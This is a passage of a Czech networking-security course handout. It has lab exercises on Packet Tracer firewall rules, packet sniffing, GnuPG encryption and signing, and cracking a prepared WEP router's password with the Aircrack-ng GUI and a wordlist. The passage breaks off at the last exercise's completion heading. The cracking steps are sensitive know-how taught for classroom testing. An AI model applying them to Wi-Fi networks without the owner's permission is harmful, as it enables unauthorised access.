


7. Nyní je vše potřebné zablokované a zbývá povolit webový port 80. V „Action“ zvolíme „Allow“, „Remote IP“,“ Remote Port“ a „Remote Wildcard Mask“ zůstávají stejné, jako protokol TCP. „Local Port“ se mění z 21 na 80. Opět vše zakončíme kliknutím na „add“



6.1.3 Dokončení úlohy

Pokud bylo vše provedeno správně podle návodu, dokážete pomocí webového prohlížeče otevřít adresu „reseni“. Poslat paket na http server Vám ale nepůjde a bude hlásit selhání.



Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Failed	Beda	HTTP server	ICMP		0.000	N	0	(edit)	

6.2 Úloha č. 2 – Sledování paketů


6.2.1 Zadání

V tomto cvičení budete sledovat pohyb paketů po síti a vyzkoušet si jejich zachytávání a třídění. Úkolem bude nastavit sledovače (sniffery) podle potřeby na určitý typ paketů a poté je vyslat z jednoho PC do druhého. Pomocí snifferu si paket přečíst a prozkoumat, co takový paket obsahuje za informace.


6.2.2 Postup

Ke správnému absolvování úkolu postupujte dle návodu.


1. Stáhněte si z kurzu v moodlu připravený soubor „úloha č. 2“ a otevřete v programu Cisco Packet Tracer. Základem je funkční síť a v ní připojené tři sniffery.




2. Vyzkoušejte, zda je síť připravená a otevřete si rozhraní libovolného snifferu. Zvolíme záložku GUI, kde můžeme vidět již sledující pakety.



3. V okně s názvem „Buffer Size“ máme výpis všech paketů zachycených Snifferem. Ve spodní části pak výpis všech paketů, které je sniffer schopen zjistit. Pro větší přehlednost zrušíme sledování všech paketů na úrovni IPv6.



4. Nyní si můžeme otestovat, jestli sniffer funguje. Pošleme tedy paket z libovolného na libovolný PC, jediná podmínka je, aby paket procházel cestou, kde je sniffer umístěn. Po odeslání se nám v Buffer Size okně zobrazí paket ICMP. Po otevření daného paketu můžeme z hlavičky vysledovat, jaká je IP adresa odesílatele a příjemce a jakou velikost má.



6.2.3 Dokončení úlohy

Experimentujte s filtry a zkoušejte posílat různé kombinace paketů. Tento úkol lze provádět i na síti z úlohy č. 1. V ní můžete vyzkoušet posílání mailů od různých uživatelů a zjišťovat, co daný paket obsahuje. Pokud si nebude jisti, co, která zkratka znamená. Nahlédněte do přiložené tabulky.

Základní protokoly	popis
IPv4	Internetový protokol verze 4 - 32 bitové adresy
IPv6	Internetový protokol verze 6 - 128 bitové adresy
ARP	Address Resolution Protocol - se používá k nalezení fyzické adresy MAC podle známé IP adresy
ICMP	Internet Control Message Protocol - slouží k přenosu řídících hlášení, které se týkají chybových stavů
TCP	Transmission Control Protocol - vytváří virtuální okruh mezi koncovými aplikacemi, tedy spolehlivý přenos dat
UDP	User Datagram Protocol - poskytuje nespolehlivou transportní službu pro takové aplikace, které nepotřebují spolehlivost, jakou má protokol TCP
SCTP	Spolehlivý protokol pro přenos datagramů ve více proudech. Je využívaný zejména v telekomunikacích
Aplikační protokoly	
DNS	systém doménových jmen
DHCP	dynamické přidělování IP adres
FTP	přenos souborů po síti
HTTP	přenos hypertextových dokumentů (WWW)
IMAP	(Internet Message Access Protocol) umožňuje manipulovat s jednotlivými e-mail zprávami na poštovním serveru.
IRC	(Internet Relay Chat) – jednoduchý chat po internetu.
POP3	(Post Office Protocol) – protokol pro získání pošty z poštovního serveru.
SMPT	zasílání elektronické pošty

6.3 Úloha č. 3 - Šifrování a dešifrování dat


6.3.1 Zadání


V této úloze, si otestujeme a vyzkoušíme program pro zašifrování a dešifrování dat. Jedná se o freeware program GnuPG. V postupu najdete návod na instalaci a základní nastavení a vysvětlení používání tohoto programu.

6.3.2 Postup

1. Spustíme instalátor programu GnuPG, odklikáme klasické instalační hlášky. Program nás požádá o vyplnění jména a e-mailu, poté přejdeme rovnou k vybrání hesla pro náš soukromý klíč. Díky spodní liště vidíme, jak silné heslo jsme vytvořili.


2. Poté již počkáme, než se klíč vytvoří a můžeme program využívat. Jako první, co si můžeme vyzkoušet, je zašifrování dat, v tomto případě krátkého dokumentu v txt. Jednoduše zvolíme encrypt a program soubor zašifruje s příponou „.gpg“. Takový to soubor je plně zašifrován a lze ho otevřít pouze po zadání hesla, které jsme vytvořili při instalaci.






Text nebo jakýkoliv dokument můžeme kromě zašifrování také elektronicky podepsat. Soubor tak bude obsahovat elektronickou stopu pc, který ho vytvořit a tak zároveň potvrzuje jeho pravost.


3. Při opětovném otevírání souboru vybereme v nabídce místo „Encrypt“ políčko „Decrypt. Zadáme heslo a soubor můžeme dál využívat a měnit jej.





6.3.3 Dokončení úlohy

GnuPG nabízí také možnost integrování do e-mailového klienta a to nejen do Outlooku ale i do klienta Mail v OS X. Díky tomu můžeme posílat e-mail s naším elektronickým podpisem a certifikátem. Před každým odesláním nás GnuPG požádá o zadání hesla. Díky tomu e-mail pošle zabezpečený veřejným klíčem (během cesty k příjemci je chráněn) a příjemce poté dostane mail, kde v příloze je i elektronický podpis.




```
-----BEGIN PGP SIGNATURE-----
Comment: GPGTools - https://gpgtools.org

iQIcBAEBCgAGBQJVfDd/AAoJEH9swf1AOWVi+40P/363tIOMkbrBzi3fUSK5d9jq
krX6dUJe1O3W3v0aabjBjbJ8RBBdOrCvQ1JDuYDmUUJWoLdZ3HJglDeKgOnTc0Hz
qGCahyPmFkX9C2G3VuZ3IqnNUIjcMgo+E/WrMXPVBbR5Bn5kXbZhQ1VzMsdqwiOQ
eUKtHI62ZYTQe3qxquTT6nbI8LGLZMYC/482tSaI2RjYwlsDB+QU+MFgAYtu9alU
M0ttxHG2XgkC69eXv0CD/cc5hcGCc/qde5jqrLYZ/B9bQdcwptGd/Th2q9i3q5dD
WcfLeE3NVW6Arw678IHJVmX05xsBOpnZ6avyCdQVkqgrD9PdsEWb07OLJ+oduwc+
VFvmBsGdEM6LC06vKbH1m7vSxvMliAa7eQGW/0W2JProN+A6tWGO4aKhD1Gqu5Kz
JHM+Hl1a+gSrag5VmoLSgjA/8YC2bed8rxcUTlWO86apw9e4AW4FiapkcEfasNos
DczAuoR6doLIYGlaYViSp2JSeauahRkUebO1cbSoMY5AYHIrZ+aneb0uG1fjY3S7
Pi4lN6pe25ADkskxXk65E4IoJlaT9kqHoqCkdP4dfY2IYNZwF1HSO6l1Sttq9itW
TDJ+FJRaReQ88ByZCx7UinyfL9D62dwJLcJfAYpRXkrIS3vUAYau7gOqhwOxtQrc
gkZ+gD+DTAg4aBKLJA0U
=iYUB
-----END PGP SIGNATURE-----
```


6.4 Úloha č. 4 – Prolamování wi-fi hesel

6.4.1 Zadání


V této úloze si vyzkoušíme již popisovaný program Aircrack. Slouží na zjišťování a testování zabezpečení wi – fi sítí a získávání jejich hesel buď hrubou sílou, nebo pomocí slovníku. Za pomoci připraveného routeru s určitým heslem a nastavením si vyzkoušíte, jak je jaké zabezpečení opravdu účinné.

6.4.2 Postup


1. Z kurzu v moodlu si stáhneme připravený program zabalený v rar archiv. Výhodou Aircracku je, že se nemusí instalovat. Stačí pouze spustit soubor „Aircrack-ngGUI.exe“ ve složce „bin“ jako správce.




2. Po spuštění programu si můžeme vybrat, jaký druh zabezpečení budeme testovat (WEP nebo WPA), dále si můžeme v pokročilém nastavení zvolit, zda chceme použít slovník nebo hrubou sílu.




3. Po zaškrtnutí „Use wordlist“ se nám otevře další nabídka, kde si budeme moc vybrat, jaký slovník použijeme. Je na nás, zda si vytvoříme vlastní slovník v obyčejném poznámkovém bloku, nebo si stáhneme rozsáhlé slovníky z internetu. My si zvolíme předem připravený slovník, který je připravený v kurzu moodle. Do horního pole zvolníme soubor ze složky „test“ v adresáři „aircrack“ podle toho, jaké zabezpečení má daná wi-fi síť. V tomto případě se jedná o WEP zabezpečení s předem sdíleným klíčem.



4. Pokud je vše správně nastavené, po kliknutí na tlačítko „Launch“ se spustí v příkazovém řádku zjišťování klíče. V horní části uvidíme čas, jak dlouho test běží a kolik klíčů již bylo vyzkoušeno.




5. Prolamování hesla bude trvat v závislosti na síle hesla. U WEP zabezpečení to žádná závratná doba naštěstí nebude. Až Aircrack zjistí heslo, vypíše následující hlášku, kde se dozvíme, že klíč byl nalezen.



6.4.3 Dokončení úlohy

